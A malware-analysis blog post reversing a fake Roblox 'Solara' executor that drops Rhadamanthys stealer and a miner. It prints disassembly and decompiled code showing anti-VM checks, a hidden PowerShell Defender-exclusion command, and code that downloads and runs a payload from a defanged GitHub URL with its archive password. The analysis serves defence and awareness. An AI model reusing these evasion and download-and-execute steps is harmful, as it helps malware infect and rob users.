RevDiaries | Analysis of the Roblox Executor Malware

By heapsoverflow

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


Recently, somebody in a discord server got hacked and started spamming about a "Roblox Executor" called Solara. (Apparently, it is not the official cheat) You know it is never a good idea to download online cheats, especially when they are free. Well, I am assuming a person with a little knowledge of computers wouldn't fall for something like this... Unless they are a kid who is playing Roblox on their parents' computer. Unfortunately, that is common and people fall for it. And the malware evolves over time, having new features. This malware has been identified as Rhadamanthys stealer. But now with an extra of crypto miner.

This is the discord message that has been sent from a compromised account:




Checking the discord server, there are detailed instructions on how to run the executor. It says "Solara is blocked in Russia". I wonder why. XD








And the website looks like this:



After downloading and extracting the files, we see an executable file and a dynamic library. This DLL seems to be one of the legit DirectX libraries.


solara
Sort
View
Name
Date modified
Type
Size
autoexec
26/12/2024 15:58
File folder
scripts
26/12/2024 15:58
File folder
workspace
26/12/2024 15:57
File folder
Bootstrapper.exe
26/12/2024 14:56
Application
72,693 KB
DISCORD.txt
26/12/2024 15:56
Text Document
1 KB
graphmodule32.dll
03/09/2024 14:53
Application extens...
4,802 KB


File name
C:\Users\lolz\Desktop\solara\Bootstrapper.exe
File type
PE64
File size
70.99 MiB
Base address
0000000000400000
Entry point
0000000000472020
Advanced
Demangle
File info
Memory map
Disasm
Hex
Strings
Signatures
VirusTotal
MIME
Search
Hash
Entropy
Extractor
PE
Export
Import
Resources
.NET
TLS
Overlay
Sections
000f
Time date stamp
1970-01-01 00:00:00
Size of image
0479d000
Manifest
Version
Scan
Endianness
Mode
Architecture
Type
Automatic
LE
64-bit
AMD64
GUI
PE64
Compiler: Go(1.15.0-X.XX.X)
Overlay: Binary
Certificate: WinAuth(2.0)[PKCS #7]
Shortcuts
Options
About
Exit
Signatures
Recursive scan
Deep scan
Heuristic scan
Verbose
Directory
100%
Log
All types
4890 msec
Scan



The main dropper was written in Go, for several reasons. Due to Golang's compiler, It makes the reversing process harder and mitigates detection. It succeeds to evade VirusTotal scans. A little important detail is that the time stamp was also spoofed to not disclose the compile time. And apparently the binary is signed with a fake self-signed FRAPS certificate.

Opening the binary in IDA, somehow we can only see a part of the main function in the decompiler. So I mostly followed the disassembler. The malware initially sends HTTP GET requests to "facebook.com" and "x.com". I am assuming this is done to make the binary look legit.

```
mov     rbp, rsp
sub     rsp, 5E0h
lea     rax, RTYPE_http_Client
call    runtime_newobject
mov     [rsp+5E0h+var_428], rax
mov     qword ptr [rax+28h], 3B9ACA00h
lea     rbx, HttpFacebookCoM ; "http://facebook.com"
mov     ecx, 13h
call    net_http__ptr_Client_Get
test    rbx, rbx
jz      short loc_1D3E87B
movups  [rsp+5E0h+var_48], xmm15
```

```
                        ; CODE XREF: main_main+99↑j
mov     rax, [rsp+5E0h+var_428] ; _ptr_http_Client
lea     rbx, aHttpXCom  ; "http://x.com"
mov     ecx, 0Ch
call    net_http__ptr_Client_Get
xchg    ax, ax
test    rbx, rbx
jz      short loc_1D3E931
movups  [rsp+5E0h+var_68], xmm15
```

Then it iterates through the files in the current directory to check "graphmodule32.dll".

```
loc_1D3E9D5:                            ; CODE XREF: main_main+1A8↑j
                call    io_ioutil_ReadDir
                test    rdi, rdi
                jnz     short loc_1D3E9E7
                xor     ecx, ecx
                xor     edx, edx
                xor     esi, esi
                jmp     short loc_1D3EA56
```


```
loc_1D3EB2D:                            ; CODE XREF: main_main+360↓j
                                        ; main_main+39A↓j
                add     rdx, 10h
                dec     rsi

loc_1D3EB34:                            ; CODE XREF: main_main:loc_1D3EB2B↑j
                test    rsi, rsi
                jle     short loc_1D3EB87
                cmp     qword ptr [rdx+8], 11h
                xchg    ax, ax
                jnz     short loc_1D3EB2D
                mov     [rsp+5E0h+var_508], rsi
                mov     [rsp+5E0h+var_408], rdx
                mov     rax, [rdx]
                lea     rbx, aGraphmodule32D ; "graphmodule32.dll"
                mov     ecx, 11h
                call    runtime_memequal
                test    al, al
                jnz     short loc_1D3EB7C
                mov     rdx, [rsp+5E0h+var_408]
                mov     rsi, [rsp+5E0h+var_508]
                jmp     short loc_1D3EB2D
```

And if not found, exits with the message "All files haven't found".

```
mov     qword ptr [rsp+5E0h+var_38+8], 17h
lea     rcx, aAllFilesHavenT ; "All files haven't found"
mov     qword ptr [rsp+5E0h+var_38], rcx
mov     qword ptr [rsp+5E0h+var_28+8], 7
lea     rcx, aWindows   ; "Windows"
mov     qword ptr [rsp+5E0h+var_28], rcx
lea     rax, [rsp+5E0h+var_400]
lea     rbx, [rsp+5E0h+var_38]
mov     ecx, 2
mov     rdi, rcx
call    github_com_Tobotobo_msgbox__ptr_MsgBox_Show
xor     eax, eax
call    os_Exit
jmp     loc_1D3F80A
```

Apparently, the malware is using a go library called [Medusa](). It's a framework that provides features like Anti-VM, Anti-Debug and Anti-Memory. Anti-VM searches for certain strings that common virtual machine emulators use in the Disk Device ID list and also checks for the common MAC addresses. Since we are doing a static analysis, it doesn't really bother us.



There are 3 check mechanisms shown in the image below. After checking whether the current environment is a Virtual Machine, the malware proceeds to make another check.

```
                lea     rcx, [rsp+5E0h+var_100]
                mov     edi, 2
                mov     rsi, rdi
                call    fmt_Fprintln
                call    pobb_medusa_CheckVM
                test    al, al
                jnz     loc_1D3F0B0
                call    main_CreateMutex
                nop     dword ptr [rax+00000000h]
                test    al, al
                jnz     loc_1D3F0A7
                call    main_CheckPhysicalDrive
                test    al, al
                jnz     short loc_1D3EE5D
                call    main_RunAsAdmin
                xor     eax, eax
                call    os_Exit

loc_1D3EE5D:                            ; CODE XREF: main_main+66F↑j
                movups  [rsp+5E0h+var_110], xmm15
                lea     rdx, RTYPE_string
                mov     qword ptr [rsp+5E0h+var_110], rdx
```

If the executable was run twice, malware must avoid potential collusions. To achieve that, a common method is to create a Mutex Object. By checking the return value of the CreateMutexA, the program knows if the Mutex has been assigned before and terminates the process. In this case, it is Global\3575652c-b847-4n8e-u604-22aa515741boc

```
uuid[0] = &RTYPE_string;
uuid[1] = &off_25A08D0;                 // 3575652c-b847-4n8e-u604-22aa515741boc
str = fmt_Sprintf((unsigned int)aGlobalS, 9, (unsigned int)uuid, 1, 1, a6, a7, a8, a9);// "Global\%s"
mutexName = syscall_StringToUTF16Ptr(str, 9, v10, 1, 1, v11, v12, v13, v14);
// CreateMutexA(0, 0, "Global\\3575652c-b847-4n8e-u604-22aa515741boc");
golang_org_x_sys_windows_CreateMutex(0, 0, mutexName, 1, 1, v16, v17, v18, v19, v21);
```

After that, our last check is CheckPhysicalDrive. The program tries to open a handle to the symbolic link \\.\PHYSICALDRIVE0 that requires Admin Privileges in normal circumstances. So the program will re-execute itself with administrative rights if the existing privileges are inadequate. User will be prompted depending on the User Account Control settings.

```
                lea     rax, aPhysicaldrive0 ; "\\\\.\\PHYSICALDRIVE0"
                mov     ebx, 12h
                xor     ecx, ecx
                xor     edi, edi
                nop
                call    os_OpenFile     ; os.OpenFile("\\.\PHYSICALDRIVE0", os.O_RDWR | os.O_CREATE)
                test    rbx, rbx
                jz      short success
                xor     eax, eax
                add     rsp, 58h
                pop     rbp
                retn
; ---------------------------------------------------------------------------

success:                                ; CODE XREF: main_CheckPhysicalDrive+148↑j
                mov     eax, 1
                add     rsp, 58h
                pop     rbp
                retn
```

Finishing checks, now the malware begins to operate. Using PowerShell command to exclude %PROGRAMDATA% path from Windows defender so that the malware doesn't get scanned. While executing commands, it hides the window pop-up as well.

```
PROGRAMDATA = os_Getenv(::PROGRAMDATA, 11, a3, a4, a5, a6, a7, a8, a9, *v68, *&v68[8]);
PROGRAMDATA_SIZE = 11LL;
```

```
v52 = fmt_Sprintf(aAddMppreferenc, 36, &v83, 1, 1, v48, v49, v50, v51);// Add-MpPreference -ExclusionPath "%s"
v67 = &vars0;
sub_4710D0(v52, 36LL, v53, &v68[136]);
v82[1] = 8LL;
v82[0] = "-Command";
v55 = v54;
v58 = runtime_concatstring2(0, v54, 36LL, &unk_259B070, 1LL, 36, v56, v57);
v82[3] = v55;
v82[2] = v58;
v82[5] = 10LL;
v82[4] = &powershell;                       // "powershell"
v82[7] = 8LL;
v82[6] = "-Command";
v82[9] = v76;
v82[8] = v78;
// powershell -Command Add-MpPreference -ExclusionPath "%PROGRAMDATA%"
v79 = os_exec_Command(&powershell, 10, v82, 5, 5, v59, v60, v61, v62, *v68);
p_syscall_SysProcAttr = runtime_newobject(&RTYPE_syscall_SysProcAttr);
p_syscall_SysProcAttr->HideWindow = 1;
```

After excluding the execution path, the program drops an executable file from GitHub. This function was launched as a thread to the process. So the main function continues without waiting for this function to finish. The URL string data is split into 4 bytes for each character probably because of how go handles strings. Extracting the URL, we get hxxps[://]github[.]com/guiy7iytuiuyiuyi/refactored-fortnight/releases/download/34f47bf0/hlilhkuy[.]rar

```
v58 = v1[3];
extract_str(a1, *v55, v50, v48, github_url);
v8 = 0LL;
v9 = 0LL;
v10 = 0LL;
while ( 1 )
{
  *URL = v10;
  *URL_SIZE = v9;
  if ( v8 >= 96 )
    break;
  v53 = v8;
  v11 = v48 + v8;
  v12 = *v11;
  v13 = runtime_intstring(0, *v11, v11, v10, v9, v4, v5, v6, v7, v36, v39);
  v14 = v12;
  v15 = *URL;
  v20 = runtime_concatstring2(0, URL[0], URL_SIZE[0], v13, v14, v16, v17, v18, v19, v37, v40, v42, v44, v46);
  v9 = v15;
  v10 = v20;
  v2 = *v55;
  v8 = v53 + 1;
  v3 = v50;
}
```

```
rdata:00000000025C4B58 github_url      db 'h',0,0,0,'t',0,0,0,'t',0,0,0,'p',0,0,0,'s',0,0,0,':',0,0,0,'/',0,0
rdata:00000000025C4B58                                     ; DATA XREF: main_main_func5+46↑o
rdata:00000000025C4B73                 db 0,'/',0,0,0,'g',0,0,0,'i',0,0,0,'t',0,0,0,'h',0,0,0,'u',0,0,0,'b',0
rdata:00000000025C4B8E                 db 0,0,'.',0,0,0,'c',0,0,0,'o',0,0,0,'m',0,0,0,'/',0,0,0,'g',0,0,0,'u'
rdata:00000000025C4BA9                 db 0,0,0,'i',0,0,0,'y',0,0,0,'7',0,0,0,'i',0,0,0,'y',0,0,0,'t',0,0,0,'u'
rdata:00000000025C4BC5                 db 0,0,0,'i',0,0,0,'u',0,0,0,'y',0,0,0,'i',0,0,0,'u',0,0,0,'y',0,0,0,'i'
rdata:00000000025C4BE1                 db 0,0,0,'/',0,0,0,'r',0,0,0,'e',0,0,0,'f',0,0,0,'a',0,0,0,'c',0,0,0,'t'
rdata:00000000025C4BFD                 db 0,0,0,'o',0,0,0,'r',0,0,0,'e',0,0,0,'d',0,0,0,'-',0,0,0,'f',0,0,0,'o'
rdata:00000000025C4C19                 db 0,0,0,'r',0,0,0,'t',0,0,0,'n',0,0,0,'i',0,0,0,'g',0,0,0,'h',0,0,0,'t'
rdata:00000000025C4C35                 db 0,0,0,'/',0,0,0,'r',0,0,0,'e',0,0,0,'l',0,0,0,'e',0,0,0,'a',0,0,0,'s'
rdata:00000000025C4C51                 db 0,0,0,'e',0,0,0,'s',0,0,0,'/',0,0,0,'d',0,0,0,'o',0,0,0,'w',0,0,0,'n'
rdata:00000000025C4C6D                 db 0,0,0,'l',0,0,0,'o',0,0,0,'a',0,0,0,'d',0,0,0,'/',0,0,0,'3',0,0,0,'4'
rdata:00000000025C4C89                 db 0,0,0,'f',0,0,0,'4',0,0,0,'7',0,0,0,'b',0,0,0,'f',0,0,0,'0',0,0,0,'/'
rdata:00000000025C4CA5                 db 0,0,0,'h',0,0,0,'l',0,0,0,'i',0,0,0,'l',0,0,0,'h',0,0,0,'k',0,0,0,'u'
rdata:00000000025C4CC1                 db 0,0,0,'y',0,0,0,'.',0,0,0,'r',0,0,0,'a',0,0,0,'r',0,0,0
```


The program downloads the archive and name it as %PROGRAMDATA%\driver1.rar. Then extracts it using [rardecode library] in go using the password 34f47bf0. The executable inside the archive was actually named intera.exe and changed to driver1.exe after the extraction.

```
driver1_exe = runtime_concatstring2(0, v2, v3, aDriver1Exe, 12, v4, v5, v6, v7, v36, v39, v42, v44, v46);// "%PROGRAMDATA%\driver1.exe"
driver1_exe_size = v2;
driver1_rar_size = *v55;
driver1_rar = runtime_concatstring2(0, v55[0], v50, aDriver1Rar, 12, v22, v23, v24, v25, v38, v41, v43, v45, v47);// "%PROGRAMDATA%\driver1.rar"
v51 = driver1_rar_size;
main_DownloadFile(*URL, *URL_SIZE, driver1_rar, driver1_rar_size, 12, v26, v27, v28, v29);
v30 = v51;
main_ExtractArchive(driver1_exe, driver1_exe_size, driver1_rar, v51, a34f47bf0, 8LL);// Pass: "34f47bf0"
return main_SleepAndExecute(v58, driver1_exe, driver1_exe_size, v30, a34f47bf0, v31, v32, v33, v34);
```

